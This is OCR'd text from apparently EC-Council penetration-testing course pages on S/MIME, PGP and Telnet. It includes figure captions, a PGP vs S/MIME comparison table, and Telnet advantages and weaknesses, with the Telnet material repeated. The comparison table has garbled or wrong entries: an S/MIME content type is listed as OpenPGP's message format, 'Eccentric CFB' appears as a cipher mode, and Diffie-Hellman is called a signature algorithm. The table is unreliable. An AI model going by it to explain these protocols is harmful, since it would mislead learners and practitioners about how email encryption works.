


Figure A.60: Working of S/MIME

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Pretty Good Privacy (PGP)

PGP is an application layer protocol which provides cryptographic privacy and authentication for network communication. It encrypts and decrypts email communication as well as authenticates messages with digital signatures and encrypts stored files.




Figure A.61: PGP File Encryption

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.62: PGP File Decryption

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Difference between PGP and S/MIME

The following table describes the difference between PGP and S/MIME:

Mandatory Features	S/MIME v3	OpenPGP
Message Format	Binary, Based on CMS	Application/Pkcs 7-mime
Certificate Format	Binary, Based on X.509v3	Binary, Based on previous PGP
Symmetric Encryption Algorithm	Triple DES (DES, EDE3, CBC)	Triple DES (DES, EDE3, Eccentric CFB)
Signature Algorithm	Diffie-Hellman (X9.42) with DSS or RSA	ElGamal with DSS
Hash Algorithm	SHA- 1	SHA- 1
MIME Encapsulation of Signed Data	Choice of Multipart/signed or CMS Format	Multipart/signed ASCII armor
MIME Encapsulation of Encrypted Data	Application/Pkcs 7-mime	Multipart/Encrypted

Table A.03: Difference between PGP and S/MIME

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Telnet

- Telnet (telecommunications network) is a **TCP/IP protocol** used on LAN, which helps a user/administrator to **access** remote computers over a network



Advantages

- Allows to log on to a remote computer and execute programs
- Allows to control Web servers remotely and enable communication with other servers on the network
- Fast and efficient even when the network and system loads are high



Weaknesses

- Vulnerable to denial of service attack
- Vulnerable to Packet sniffing attack
- Telnet is not secure as it passes all data in clear text
- Eavesdropping attack is also possible on the telnet network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Telnet (Cont'd)

Cisco Reverse Telnet

- In reverse telnet, instead of providing a command shell to the host devices, the server side of the connection reads and writes data to a computer terminal line
- Generally, it is implemented on the **embedded devices** which has Ethernet network interface and serial ports
- Use of reverse telnet is not only limited to modem connection or other asynchronous devices but can be used for connecting to the console part of the router, switch, etc.
- To connect using reverse telnet, one should know the **IP address of the terminal server** hardware interfaces

Weaknesses:

- Remote attacker could send extremely large amount packets to reverse telnet; this causes denial-of-service attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Telnet

Telnet (telecommunications network) is a TCP/IP protocol used on LAN, which helps a user/administrator to access remote computers over a network.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.63: Telnet


- **Advantages**
  - Allows to log on to a remote computer and execute programs.
  - Allows to control Web servers remotely and enable communication with other servers on the network.
  - Fast and efficient even when the network and system loads are high.
- **Weaknesses**
  - Vulnerable to denial of service attack.
  - Vulnerable to Packet sniffing attack.
  - Telnet is not secure as it passes all data in clear text.
  - Eavesdropping attack is also possible on the telnet network.

